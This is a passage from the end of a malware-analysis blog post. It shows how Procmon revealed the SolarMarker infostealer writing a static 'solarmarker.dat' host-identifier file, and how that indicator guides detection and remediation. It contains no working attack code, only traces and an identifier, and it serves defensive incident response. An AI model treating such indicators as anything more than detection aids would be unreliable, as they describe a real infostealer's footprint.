
In this instance, we are actually able to use the "Find" feature (Ctrl+F) to look for the name of the 2nd file. I've filtered out some other operations, but what we find is that shortly after it access that second file, the process writes a file to disk called "solarmarker.dat".



Time ...	Process Name	PID	Operation	Path
10:35:...	powershell.exe	3888	QueryEAFile	C:\Users\vagrant\Desktop\SolarMarkerSample\bHpIFdzCjsfkISGPyQVrJqUXvMBuanNcODhwmxgLKiYWRtAETeZo
10:35:...	powershell.exe	3888	Thread Create	
10:35:...	powershell.exe	3888	Thread Create	
10:35:...	powershell.exe	3888	QuerySecurityFile	C:\Users\vagrant\AppData\Roaming\solarmarker.dat
10:35:...	powershell.exe	3888	WriteFile	C:\Users\vagrant\AppData\Roaming\solarmarker.dat

An image with Procmon filtered and the solarmarker.dat WriteFile operation revealed.

The file is not intelligible if we open it, but this file a high value finding. It is a high value finding because the malware is not using random strings anymore: the malware created a file with a static name "solarmarker.dat".



```
Q1P21IE5ICMDTD7RMDMT1IDQBT9U3SHX
```

An image of the contents of solarmarker.dat

With that name, we are able to Google and find anything that has been published about the malware. With that, I was able to identify quickly what the malware was and the possible behaviors that may have been executed on the system. From this published information, as an administrator, I have the most important information I need:

- The solarmarker.dat is documented as a Host Identifier sent to the threat actor
- Any hosts with this file in that directory have been compromised with this malware and this malware may steal passwords

We can then take the appropriate action for our organization: removing the malware on compromised hosts and resetting passwords as deemed necessary.

Conclusion

In this Part 1, we've analyzed the malware script to understand what the script does, we have also done dynamic analysis in the event that we cannot understand the script. The dynamic analysis gave us an important string allowing us to act fast on confirming an infection and gave us a direction for remediating the malware.

In Part 2, we will look at the binary that was injected into memory and analyze what we saved to disk.